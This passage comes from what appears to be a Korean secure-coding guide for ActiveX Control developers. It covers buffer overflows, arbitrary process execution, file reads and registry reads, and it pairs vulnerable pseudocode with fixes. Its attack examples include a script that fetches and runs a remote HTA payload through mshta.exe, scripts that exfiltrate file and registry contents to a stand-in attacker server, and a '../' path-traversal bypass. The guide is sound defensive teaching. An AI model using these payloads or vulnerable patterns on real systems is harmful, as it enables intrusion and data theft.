
- 공격자는 100만명 이상의 가입자를 갖는 온라인 포커게임을 타겟으로 하여 게임을 사용하기 위해 사용자 PC에 설치되는 ActiveX Control의 취약점을 분석하여 자동 업데이트 취약점을 찾는다.

- 공격자는 온라인 포커게임 사용자에게 유인성 이메일을 보내 정상적인 게임서버가 아닌 공격자가 구축한 서버로 접속하게 하고, 온라인 포커게임을 위해 사용자 PC에 설치된 ActiveX Control을 구동한다.

- 사용자 PC에서 구동된 ActiveX Control은 업데이트를 위해 공격자의 서버에게 최신 업데이트 정보를 요구하고, 공격자의 서버는 소프트웨어 버전정보 및 관련파일 등 조작된 정보를 사용자 PC에게 보여준다.

- 사용자 PC는 조작된 정보에 따라 공격자 서버에 업데이트시 필요한 파일(백도어)을 요청한다.

- 사용자 PC에서 구동된 ActiveX Control은 다운로드 받은 백도어를 설치, 실행하게 되고 공격자는 사용자 PC의 제어권을 획득한다.




[그림 4] 취약한 ActiveX Control 사용 예

# 제 4 장 안전한 ActiveX Control 개발을 위한 십계명

제1절 문자열 입력 값에 대한 크기 검증
제2절 임의의 프로세스를 실행할 수 있는 기능 금지
제3절 임의의 파일 내용에 대한 읽기 기능 금지
제4절 임의의 레지스트리 내용 읽기 기능 금지
제5절 업데이트 파일에 대한 신뢰성 검증
제6절 관리자 권한의 폴더에 ActiveX Control 프로그램 설치
제7절 실행 가능한 웹 사이트의 제한
제8절 '신뢰할 수 있는 사이트 추가' 남용 금지
제9절 권한 상승 창에 대한 우회 금지
제10절 ActiveX Control의 남용 금지

# 제4장 안전한 ActiveX Control 개발을 위한 십계명

본 장에서는 윈도우 비스타에서의 안전한 ActiveX Control 개발을 위한 10여 가지 주의 사항에 대하여 기술한다. 제안된 십계명은 윈도우 비스타에서 ActiveX Control 개발 시 빈번히 발생하는 취약점 유형을 근간으로 선정하였다.



## 제1절 문자열 입력 값에 대한 크기 검증

### 1. 개요

ActiveX Control은 보통 인터넷 익스플로러 웹브라우저에서 스크립트를 통해 실행된다. HTML 상에서 〈param〉 태그를 통하여 ActiveX Control이 초기화 될 때의 파라미터를 설정할 수 있고, 〈script〉 태그를 통하여 변수를 사용하듯이 프라퍼티(property)를 설정할 수 있고, 함수를 사용하듯이 메소드를 호출할 수 있다.

[그림 5]는 PokerLauncher라는 ActiveX Control이 문자열 입력 값을 통해 실행되는 예이다. Server라는 파라미터에 문자열 "http://update.server.com/"가 설정되어 초기화되고, Title이라는 프라퍼티에 문자열 "My Poker 4"가 설정되고, StartGame이라는 메소드가 인자로 문자열 "poker.exe"와 숫자 0을 받아 호출되도록 실행되게 된다. 즉, 파라미터 Server, 프라퍼티 Title, 메소드 StartGame은 문자열 입력 값을 가진다.

```
<object id="PokerLauncher" classid="clsid:xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx">
<param name="Server" value="http://update.server.com">
</object>

<script>
 PokerLancher.Title="My Poker 4";
 PokerLauncher.StartGame("poker.exe", 0);
</script>
```

[그림 5] ActiveX Control 실행 예

문자열 입력 값에 대한 크기 검증이란 이와 같이 파라미터, 프라퍼티, 메소드를 통해 ActiveX Control에 입력되는 문자열이 미리 할당된 메모리의 크기보다 클 때 버퍼오버플로우와 같은 치명적인 오류를 일으키지 않게 입력 값을 필터링하는 행위를 말한다. 문자열 입력 값에 대하여 크기를 검증하지 않으면 버퍼오버플로우 취약점이 발생할 수 있다. 버퍼오버플로우 취약점이 발생하면, 공격자는 취약한 해당 ActiveX Control을 악용하여 사용자 시스템을 장악하고 중요 파일의 변조나 삭제 등 피해를 줄 수 있다.

버퍼오버플로우 취약점을 방지하기 위해서는 반드시 미리 허용된 길이의 문자열만을 입력받고, 이후 문자열을 처리하는 과정에서도 할당한 버퍼보다 더 긴 문자열을 복사하지 않도록 프로그램을 제작하여야 한다.

미리 할당된 메모리보다 큰 문자열이 입력으로 들어왔을 때는 오류를 리턴하고, 문자열을 복사할 때는 미리 할당된 버퍼 크기보다 문자열이 크진 않은지 항상 확인하며, strcpy 함수 대신에 strncpy_s 함수를, memcpy 함수 대신에 memcpy_s 함수를 사용하는 등 문자열 복사에 보다 안전한 함수를 사용하여 프로그램을 구현하는 것이 바람직하다.

## 2. 검증항목

- HTML에서 〈param〉 태그를 통해 파라미터로 문자열을 입력으로 받아 처리하는 경우에는 사전에 할당한 크기를 넘지 않는지 확인하는 루틴이 항상 포함되어야 한다.

- 스크립트에서 프라퍼티(property)가 문자열을 입력 받아 처리하는 경우에는 프로그램에서 할당한 크기를 넘지 않는지 확인하는 루틴이 항상 포함되어야 한다.

- 스크립트에서 메소드(method)가 인자로 문자열을 입력으로 받아 처리하는 경우에는 프로그램에서 할당한 크기를 넘지 않는지 확인하는 루틴이 항상 포함되어야 한다.

## 3. 검증항목 간과 시 위험성

문자열을 입력받는 파라미터, 프라퍼티, 메소드 등이 미리 할당된 메모리보다 큰 문자열의 입력(일반적으로 1000자 이상의 매우 긴 문자열)에 대해 적절히 처리되지 않을 경우, 버퍼오버플로우 취약점이 발생할 수 있다. 버퍼오버플로우 취약점이 발생하면, 공격자는 취약한 해당 ActiveX Control을 이용하여 사용자 시스템을 장악하고 악성코드를 설치하거나 중요 파일을 변조 또는 삭제하는 등 사용자 시스템에 치명적인 피해를 입힐 수 있게 된다. 버퍼오버플로우로 인한 보안위협은 ActiveX Control의 가장 대표적인 보안 취약점 유형이기 때문에 ActiveX Control 개발 시부터 철저한 검증이 필요하다. 소스 코드를 작성할 때부터 주위를 해야 함은 물론, 아래와 같은 공개된 버퍼오버플로우 취약점 검사 도구를 활용하여 컴파일 후 실행 시에도 문제가 없는지 확인하여야 한다.

- COMRaider
  - iDefense Labs의 COM 퍼징 도구
  - URL: http://labs.idefense.com

- COMBust
  - @skate의 COM 퍼징 도구
  - URL: http://www.blackhat.com/presentations/bh-usa-03/bh-us-03-bretmounet-combust.zip

- AxMan
  - HD Moore의 ActiveX Control 퍼징 도구
  - URL: http://www.metasploit.com/users/hdm/tools/axman/

## 4. 사례

### 가. 메소드를 통해서 문자열을 입력 받아 버퍼오버플로우가 발생하는 사례

[그림 6]은 메소드를 통한 문자열 입력 값에 대한 크기 검증을 하지 않은 예를 보여주는 의사코드이다. MyActiveX라는 이름을 가진 ActiveX Control의 StartGame 메소드가 입력 값인 x를 buffer에 복사하도록 구현되어있다. 이 경우 buffer가 가질 수 있는 최대 크기는 20바이트인데 만약 x가 20바이트보다 크게 입력되었을 경우 버퍼오버플로우가 발생하는 취약점을 가지고 있다.

```
void MyActiveX::StartGame(char * x, int y)
{
 char buffer[20];
 strcpy(buffer, x);       // copy x to buffer
 ...(생략)...
}
```

[그림 6] 버퍼오버플로우 취약점을 가진 메소드의 예

[그림 7]은 [그림 6]에서 구현된 MyActiveX의 StartGame 메소드가 공격자에 의해 악용되는 예이다. [그림 7]과 같은 공격자가 만든 스크립트가 웹 게시물이나 이메일을 통해 사용자 시스템에서 실행되면, 취약점을 가진 StartGame 메소드가 사용자 몰래 호출되어 [그림 6]의 strcpy를 통해 buffer에 미리 할당된 20바이트를 넘어 다른 스택 영역까지 문자열을 덮어 쓰는 버퍼오버플로우가 발생하게 된다. 버퍼오버플로우가 발생하면, 공격자는 사용자 시스템의 제어권을 획득하고 악성코드를 설치하는 등 해킹을 수행할 수 있다.

```
<object id="PokerLauncher" classid="clsid:xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx">
</object>
<script>
PokerLauncher.StartGame("AAAA
```

StartGame이 안전하게 구현되려면, StartGame의 문자열 입력 값인 x에 대하여 크기를 검증하여야 한다. [그림 8]은 StartGame을 수정하여 크기 검증을 구현한 예를 보여주는 의사코드이다. strlen 함수를 통해 문자열 입력 값 x의 길이가 20 이상인 경우는 에러 처리하였으며, strcpy 함수 대신에 strncpy_s 함수를 사용하여 버퍼오버플로우에 대한 보안을 강화하였다. 또한, NULL 체크 및 memset 함수를 통한 메모리 초기화도 프로그램의 보안성과 안전성을 향상시키는데 크게 도움이 된다.

```
void MyActiveX::StartGame2(char * x, int y)
{
   char buffer[20];
   memset(buffer, 0x00, 20);      // Initialize buffer
   if(x==NULL) return;            // Check NULL input
   if(strlen(x) >= 20)            // Check Length of x
   {
     /* ...Here comes Error Handling Code... */
     return;
   }
   strncpy_s(buffer, 20, x, 20-1);          // Use strncpy_s(), instead of strcpy()
   ...(생략)...
}
```

[그림 8] 메소드의 문자열 입력 값에 대한 크기 검증을 수행한 예

## 나. 파라미터를 통해서 문자열을 입력 받아 버퍼오버플로우가 발생하는 사례

[그림 9]는 파라미터의 버퍼오버플로우 취약점을 악용하는 예를 보여준다. 메소드의 경우와 마찬가지로 문자열 입력 값에 대한 크기 검증을 수행하지 않았다면 해당 파라미터는 버퍼오버플로우 취약점을 가질 수 있다.

이와 같은 파라미터를 통한 버퍼오버플로우 취약점을 방지하기 위해서는 프로그램 내에 문자열 입력 값을 받는 파라미터가 사용되는 부분에 대해서 반드시 크기 검증 과정을 구현하여야만 한다.

```
<object id="PokerLauncher" classid="clsid:xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx">
<param name="Server"
value="AAAA
```

# 제2절 임의의 프로세스를 실행할 수 있는 기능 금지

## 1. 개요

임의의 프로세스를 실행할 수 있는 기능이란 ActiveX Control이 HTML의 〈param〉 태그나 스크립트 상에서 프라퍼티, 메소드 인자를 통하여 사용자 시스템에 있는 임의의 실행 파일에 대한 경로, 이름 및 실행 인자를 입력으로 받고 해당 파일을 실행하는 기능을 의미한다. 일반적으로 임의의 프로세스를 실행하는 기능은 보안상 매우 위험하므로 ActiveX Control의 메소드 형태로 구현하지 말아야 하지만, 보안을 고려하지 않는 개발자들이 쉽게 범할 수 있는 실수이고, 또한 자주 발견되고 있는 취약점이다.

[그림 10]은 임의의 프로세스를 실행할 수 있는 가장 전형적인 예를 보여주는 의사코드이다. MyActiveX라는 이름을 가진 ActiveX Control의 CreateProcessMethod 메소드는 입력 값인 x를 실행 파일의 경로 및 이름으로 하여 해당 실행 파일을 실행하도록 되어있다.

```
void MyActiveX::CreateProcessMethod(BSTR x)
{
    CreateProcess(..., x, ...);        // Create Process
}
```

[그림 10] 임의의 프로세스를 실행할 수 있도록 구현된 메소드의 예

실행할 수 있는 프로세스를 제한하지 않고 임의의 파일을 실행할 수 있도록 설계되어 있다면 프로세스 실행 취약점이 발생하게 된다. 프로세스 실행 취약점이 발생하면, 공격자는 취약한 해당 ActiveX Control을 악용하여 사용자 시스템을 장악하고 중요 파일의 변조나 삭제 등 치명적인 피해를 줄 수 있다.

프로세스 실행 취약점을 방지하기 위해서는 해당 ActiveX Control의 실행에 꼭 필요한 파일에 대해서만 프로세스 실행 기능을 제공하도록 프로그램을 개발하여야 한다. HTML 또는 스크립트 상에서 실행 파일의 경로와 이름 또는 실행 인자를 입력 받지 않도록 프로그램 소스 상에 고정하는 방법이 가장 안전하다.

불가피하게 HTML 또는 스크립트 상의 입력 값을 통한 프로세스 실행 기능이 필요하다면, 입력 값을 개인키로 암호화하여 변조될 수 없게 보호하거나, 경로나 이름으로 필터링하여 기능을 제한하여야 한다. 필터링을 구현할 때는 실행 파일의 경로가 "..."으로 제한된 범위를 벗어나지 않도록 구현에 주의가 필요하다. 또한, 실행 인자를 입력 받는 경우에는 실행 인자에 대한 크기를 검증하고 특수문자를 사용한 경우 지정된 범위를 벗어나지 않도록 구현에 주의가 필요하다.

## 2. 검증항목

- 임의의 프로세스를 실행할 수 있는 기능(HTML의 〈param〉 태그나 스크립트 상에서 메소드/프라퍼티를 통하여 사용자 시스템에 있는 임의의 실행 파일에 대한 경로와 이름, 실행 인자를 입력 받아 해당 파일을 실행하는 기능)을 제공하지 말아야 한다.

- 제한된 경로 내의 실행 파일에 대하여 프로세스를 실행할 수 있는 기능(HTML의 〈param〉 태그나 스크립트 상에서 메소드/프라퍼티를 통하여 실행 파일에 대한 경로와 이름, 실행 인자를 입력 받아 해당 파일을 실행하는 기능)을 제공하는 경우에는 입력 값에 "..."을 사용할 수 없도록 제한하여야 한다.

## 3. 검증항목 간과 시 위험성

HTML 또는 스크립트 상의 입력 값을 통하여 임의의 프로세스를 실행할 수 있는 기능은 곧 프로세스 실행 취약점이다. ActiveX Control에 프로세스 실행 취약점이 존재하면, 공격자는 취약한 해당 ActiveX Control을 악용하여 사용자 시스템을 장악하고 중요 파일의 변조나 삭제 등 치명적인 피해를 줄 수 있다. 또한, 제한된 경로 내의 실행 파일에 대하여 프로세스 실행 기능을 구현하였는데 우회가 가능하다면 이 역시 임의의 실행 파일에 대한 실행이 가능하여 프로세스 실행 취약점을 가지므로 위험하다. 프로세스 실행 취약점은 윈도우 비스타의 강화된 보안정책인 사용자 계정 컨트롤 및 보호모드에 제약되지만 임의로 악성코드를 설치하거나 실행할 수 있기 때문에 주의가 필요하다.

## 4. 사례

### 가. 프로세스 실행 취약점 사례

[그림 11]은 [그림 10]에서 구현된 MyActiveX의 CreateProcessMethod 메소드가 악의적인 공격자에 의해 악용되는 예이다. [그림 11]과 같은 악의적인 공격자의 스크립트가 웹게시물이나 이메일을 통해 사용자 시스템에서 실행되면, 취약점을 가진 CreateProcessMethod가 사용자 몰래 호출되어 mshta.exe가 실행되고 공격자서버에서 악성코드인 exploit.hta를 다운받아 실행하게 된다. 즉, 임의의 프로세스 실행 기능을 통해 사용자 시스템에 악성코드가 설치되고 실행되는 것이다.

```
<object id=MyActiveX classid="clsid:{XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX}">
</object>
<script> MyActiveX.CreateProcessMethod("mshta.exe http://XXX/exploit.hta");
</script>
```

[그림 11] 임의의 프로세스 실행 기능 악용 예

CreateProcessMethod가 안전하게 구현되려면, CreateProcessMethod에 의해 실행되는 실행 파일의 경로 및 이름이 제한되도록 프로그램을 변경하여야 한다. 가장 좋은 방법은 실행 파일의 경로 및 이름을 메소드 인자로 입력 받지 않고, 프로그램 소스 상에서 고정하여 사용하는 것이다. 하지만, 이 방법이 어렵다면 입력 값을 개인키로 암호화하여 변조될 수 없게 보호하거나, 특정 폴더를 지정하여 이 폴더의 하위 파일에 대해서만 프로세스 실행 기능이 가능하도록 입력 값에 대한 필터링을 구현하여야 한다. 필터링을 구현할 때는 실행 파일의 경로가 우회되지 않도록 ".."을 사용할 수 없도록 제한하여야 한다.

# 제3절 임의의 파일 내용에 대한 읽기 기능 금지

## 1. 개요

임의의 파일 내용에 대한 읽기 기능이란 ActiveX Control이 HTML의 〈param〉 태그나 스크립트 상에서 메소드 인자, 프라퍼티를 통하여 사용자 시스템에 있는 임의의 파일에 대한 경로와 이름을 입력 받고 해당 파일의 내용을 메소드의 리턴 값이나 프라퍼티로 출력하는 기능을 의미한다.

임의의 파일 내용에 대한 읽기 기능은 범용으로 사용될 수 있다는 장점 때문에 ActiveX Control 개발자들이 일반적으로 구현하게 되는 대표적인 취약점 유형 중 하나이다.

[그림 12]는 임의의 파일 내용에 대하여 읽기 기능을 구현한 가장 전형적인 예를 보여주는 의사코드이다. MyActiveX라는 이름을 가진 ActiveX Control의 ReadFileMethod라는 이름의 메소드가 파일 경로와 이름을 입력값 x로 받아 해당 파일을 읽어 들이고 파일 내용을 Base64 인코딩하여 리턴하도록 구현되어 있다.

파일의 내용을 읽어서 출력하는 기능이 제한되어 있지 않고 임의의 파일을 읽을 수 있게 설계되어 있다면 파일 읽기 취약점이 발생하게 된다. 파일 읽기 취약점이 발생하면, 공격자는 취약한 해당 ActiveX Control을 악용하여 사용자 시스템의 중요 파일의 내용을 유출시킬 수 있다.

파일 읽기 취약점을 방지하기 위해서는 해당 ActiveX Control의 실행에 꼭 필요한 파일에 대해서만 파일 읽기 기능을 제공하도록 프로그램을 작성하여야 한다. HTML 또는 스크립트 상에서 파일 경로 및 이름을 입력 받지 않도록 프로그램 소스 상에 파일 경로 및 이름을 고정하는 방법이 가장 안전하다.

불가피하게 HTML 또는 스크립트 상의 입력 값을 통한 파일 읽기 기능이 필요하다면, 입력 값을 개인키로 암호화하여 변조될 수 없게 보호하거나, 폴더 이름, 파일 이름, 확장자 등으로 필터링 기능을 제한하여야 한다. 필터링을 구현할 때는 파일의 경로가 “..” 으로 우회되지 않도록 구현에 주의가 필요하다.

```
BSTR MyActiveX::ReadFileMethod(BSTR x)
{
   HANDLE hFile;
   BSTR content, encodedContent;

   hFile= CreateFile(x, ...);                          // Open file

   ReadFile(hFile, &content, ...);                     // Read file content

   Base64Encode(&content, &encodedContent);            // Encode file content

   return encodedContent;                              // Return encoded file content
}
```

[그림 12] 임의의 파일 읽기 기능을 구현한 메소드의 예

## 2. 검증항목

- 임의의 파일 내용에 대한 읽기 기능(HTML의 〈param〉 태그나 스크립트 상에서 메소드, 프라퍼티를 통하여 사용자 시스템에 있는 임의의 파일에 대한 경로와 이름을 입력 받고 해당 파일의 내용을 메소드의 리턴 값이나 프라퍼티로 출력하는 기능)을 제공하지 말아야 한다.

- 제한된 폴더 내의 파일에 대하여 읽기 기능(HTML의 〈param〉 태그나 스크립트 상에서 메소드, 프라퍼티를 통하여 파일에 대한 경로와 이름을 입력 받고 해당 파일의 내용을 메소드의 리턴 값이나 프라퍼티로 출력하는 기능)을 제공하는 경우에는 입력 값에 ".." 을 사용할 수 없도록 제한하여야 한다.

## 3. 검증항목 간과 시 위험성

HTML 또는 스크립트 상의 입력 값을 통한 임의의 파일 내용에 대한 읽기 기능은 곧 파일 읽기 취약점이다. ActiveX Control에 파일 읽기 취약점이 존재하면, 공격자는 취약한 해당 ActiveX Control을 악용하여 사용자 시스템의 중요 파일의 내용을 외부로 유출 시킬 수 있다. 또한, 제한된 폴더 내의 파일에 대하여 파일 내용에 대한 읽기 기능을 구현하였는데 우회가 가능하다면 이 역시 임의의 파일 내용에 대한 읽기 기능이 가능하여 파일 읽기 취약점을 가지므로 위험하다.

파일 읽기 취약점은 윈도우 비스타의 강화된 보안정책인 사용자 계정 컨트롤 및 보호 모드 기능으로도 해결되지 않기 때문에 더욱 주의가 필요하다.

## 4. 사례

### 가. 메소드를 통해 임의의 파일 읽기 기능을 제공하여 악용되는 예

[그림 13]은 [그림 12]에서 구현된 MyActiveX의 ReadFileMethod 메소드가 공격자에 의해 악용되는 예이다. [그림 13]과 같은 공격자의 스크립트가 웹게시물 또는 이메일 열람을 통해 사용자 시스템에서 실행되면, 취약점을 가진 ReadFileMethod가 사용자 몰래 호출되어 "C:\Program Files\SecretFile.hwp"(임의로 정한 가상의 중요 파일)에 대한 파일 내용을 변수 str에 저장하여 공격자 웹서버의 exploit.asp에 전달한다.

즉, 임의의 파일 읽기 기능을 통해 사용자 시스템의 "C:\Program Files\SecretFile.hwp" 파일이 공격자에게 유출되는 것이다.

ReadFileMethod가 안전하게 구현되려면, ReadFileMethod에 의해 읽기 파일 경로와 이름이 제한되도록 프로그램을 제작하여야 한다. 가장 좋은 방법은 파일 경로와 이름을 메소드 인자로 입력 받지 않고, 프로그램 소스 상에서 고정하여 사용하는 것이다.

하지만, 이 방법이 어렵다면 입력 값을 개인키로 암호화하여 변조될 수 없게 보호하거나, 특정 폴더를 정하여 이 폴더의 하위 파일에 대해서만 파일 읽기 기능이 가능하도록 입력 값에 대한 필터링을 구현하여야 한다. 또한 필터링을 구현할 때는 파일의 경로가 우회되지 않도록 ".."을 사용할 수 없도록 제한하여야 한다.

```
<object id=MyActiveX classid="clsid:{XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX}">
</object>

<script>
var str = MyActiveX.ReadFileMethod("C:/Program Files/SecretFile.hwp");
document.write("<form name='save' method='post' action='http://XXX/exploit.asp'>");
document.write("<input type='hidden' name='filecontent' value='" + str + "'>");
save.submit();
</script>
```

[그림 13] 임의의 파일 읽기 기능 악용 예

## 나. 잘못 구현된 필터링으로 임의의 파일 읽기 기능을 제공하는 예

[그림 14]는 잘못 구현된 필터링의 예이다. "C:\Program Files\MyActiveX\" 폴더 하위의 파일에 대해서만 읽기 기능이 가능하도록 필터링을 구현하였다.

```
BSTR MyActiveX::ReadFileMethod2(BSTR filename)
{
   BSTR x = "C:/Program Files/MyActiveX/" + filename;

   return ReadFileMethod(x);
}
```

[그림 14] 잘못 구현된 파일 읽기 필터링의 예

그러나 구현된 필터링 방식은 ReadFileMethod2("../SecretFile.hwp")와 같은 방법으로 우회가 가능하다. 따라서 필터링을 구현할 때는 파일의 경로가 우회되지 않도록 ".."을 사용할 수 없도록 제한하여야 한다. [그림 15]는 [그림 14]를 올바르게 수정한 예이다.

```
BSTR MyActiveX::ReadFileMethod3(BSTR filename)
{
   if(strstr(filename, "..") != NULL)
   {
   /* ...Here comes Error Handling Code... */
   return "";
   }

   BSTR x = "C:/Program Files/MyActiveX/" + filename;

   return ReadFileMethod(x);
}
```

[그림 15] 올바르게 구현된 파일 읽기 필터링의 예

# 제4절 임의의 레지스트리 내용 읽기 기능 금지

## 1. 개요

임의의 레지스트리 내용 읽기 기능이란 ActiveX Control이 HTML의 〈param〉 태그나 스크립트 상에서 메소드 인자, 프라퍼티를 통하여 사용자 시스템에 있는 임의의 레지스트리에 대한 경로 및 이름을 입력 받고 해당 레지스트리의 내용을 메소드의 리턴 값이나 프라퍼티로 출력하는 기능을 의미한다.

임의의 레지스트리 내용에 대한 읽기 기능은 범용으로 사용될 수 있다는 장점 때문에 ActiveX Control 개발자들이 일반적으로 구현하게 되는 또 하나의 대표적인 보안 취약점 유형 중 하나이다.

[그림 16]은 임의의 레지스트리 읽기 기능을 구현한 가장 전형적인 예를 보여주는 의사 코드이다. MyActiveX라는 이름을 가진 ActiveX Control의 ReadRegistryMethod라는 이름의 메소드가 입력 값인 x를 레지스트리 키의 경로 및 이름으로 하여 해당 레지스트리 키를 읽어 들이고 입력 값인 y의 이름에 해당하는 레지스트리 데이터의 내용을 Base64 인코딩하여 리턴하도록 구현되어 있다.

레지스트리의 내용을 읽어서 출력하는 기능이 제한되어 있지 않고 임의의 레지스트리 내용을 읽을 수 있게 설계되어 있다면 레지스트리 읽기 취약점이 발생하게 된다. 레지스트리 읽기 취약점이 발생하면, 공격자는 취약한 해당 ActiveX Control을 악용하여 사용자 시스템의 중요 레지스트리의 내용을 외부로 유출시킬 수 있다.

레지스트리 읽기 취약점을 방지하기 위해서는 해당 ActiveX Control의 실행에 꼭 필요한 레지스트리에 대해서만 레지스트리 읽기 기능을 제공하도록 프로그램을 수정하여야 한다.

HTML 또는 스크립트 상에서 레지스트리 경로 및 이름을 입력 받지 않도록 프로그램 소스 상에 레지스트리 경로 및 이름을 고정하는 방법이 가장 안전하다. 불가피하게 HTML 또는 스크립트 상의 입력 값을 통한 레지스트리 읽기 기능이 필요하다면, 입력 값을 개인키로 암호화하여 변조될 수 없게 보호하거나, 경로나 이름으로 필터링을 가하여 기능을 제한하여야 한다. 필터링을 구현할 때는 레지스트리의 경로가 “..”으로 우회되지 않도록 구현에 주의가 필요하다.

```
BSTR MyActiveX::ReadRegistryMethod(BSTR x, BSTR y)
{
   HKEY hKey;
   BSTR content, encodedContent;

   RegOpenKeyEx(HKEY_LOCAL_MACHINE, x, ..., &hKey); // Open registry key x

   RegQueryValueEx(hKey, y, ..., &content, ...);          // Read data y of registry key x

   Base64Encode(&content, &encodedContent);          // Encode registry content

   return encodedContent;                                  // Return encoded registry content
}
```

[그림 16] 임의의 레지스트리 내용 읽기 기능을 구현한 메소드의 예

## 2. 검증항목

- 임의의 레지스트리 내용에 대한 읽기 기능(HTML의 〈param〉 태그나 스크립트 상에서 메소드, 프라퍼티를 통하여 사용자 시스템에 있는 임의의 레지스트리에 대한 경로와 이름을 입력 받고 해당 레지스트리의 내용을 메소드의 리턴 값이나 프라퍼티로 출력하는 기능)을 제공하지 말아야 한다.

- 제한된 경로 내의 레지스트리에 대하여 읽기 기능(HTML의 〈param〉 태그나 스크립트 상에서 메소드, 프라퍼티를 통하여 레지스트리에 대한 경로와 이름을 입력 받고 해당 레지스트리의 내용을 메소드의 리턴 값이나 프라퍼티로 출력하는 기능)을 제공하는 경우에는 입력 값에 "..”을 사용할 수 없도록 제한하여야 한다.

## 3. 검증항목 간과 시 위험성

HTML 또는 스크립트 상의 입력 값을 통한 임의의 레지스트리 읽기 기능은 곧 레지스트리 읽기 취약점이다. ActiveX Control에 레지스트리 읽기 취약점이 존재하면, 악의적인 공격자는 취약한 해당 ActiveX Control을 악용하여 사용자 시스템의 중요 레지스트리의 내용을 외부로 유출 시킬 수 있다. 또한, 제한된 경로 내의 레지스트리에 대하여 레지스트

리 읽기 기능을 구현하였는데 우회가 가능하다면 이 역시 임의의 레지스트리에 대한 읽기 기능이 가능하여 레지스트리 읽기 취약점을 가지므로 위험하다.

레지스트리 읽기 취약점은 윈도우 비스타의 강화된 보안정책인 사용자 계정 컨트롤 및 보호모드에도 제약되지 않기 때문에 더욱 주의가 필요하다.

## 4. 사례

### 가. 메소드를 통해 임의의 레지스트리 읽기 기능을 제공하여 악용되는 예

[그림 17]은 [그림 16]에서 구현된 MyActiveX의 ReadRegistryMethod 메소드가 공격자에 의해 악용되는 예이다.

```
<object id=MyActiveX classid="clsid:{XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX}">
</object>

<script>
var str = MyActiveX.ReadRegistryMethod("SOFTWARE", "SECRET");
document.write("<form name='save' method='post' action='http://XXX/exploit.asp'>");
document.write("<input type='hidden' name='filecontent' value='" + str + "'>");
save.submit();
</script>
```

[그림 17] 임의의 레지스트리 읽기 기능 악용 예

[그림 17]과 같은 공격자의 스크립트가 웹게시물이나 이메일 열람을 통해 사용자 시스템에서 실행되면, 취약점을 가진 ReadRegistryMethod가 사용자 몰래 호출되어 "HKLM\SOFTWARE"의 "SECRET"(임의로 정한 가상의 중요 레지스트리 데이터)이라는 이름을 가진 데이터 내용을 변수 str에 저장하여 공격자의 웹서버의 exploit.asp로 전달한다. 즉, 임의의 레지스트리 읽기 기능을 통해 사용자 시스템의 "HKLM\SOFTWARE" 레지스트리 키의 "SECRET" 데이터가 공격자에게 유출되는 것이다.

ReadRegistryMethod가 안전하게 구현되려면, ReadRegistryMethod에 의해 읽어지는 레지스트리 경로와 이름이 제한되도록 프로그램을 변경하여야 한다. 가장 좋은 방법은 레지스트리 경로와 이름을 메소드 인자로 입력 받지 않고, 프로그램 소스 상에서 고정하여 사용하는 것이다.

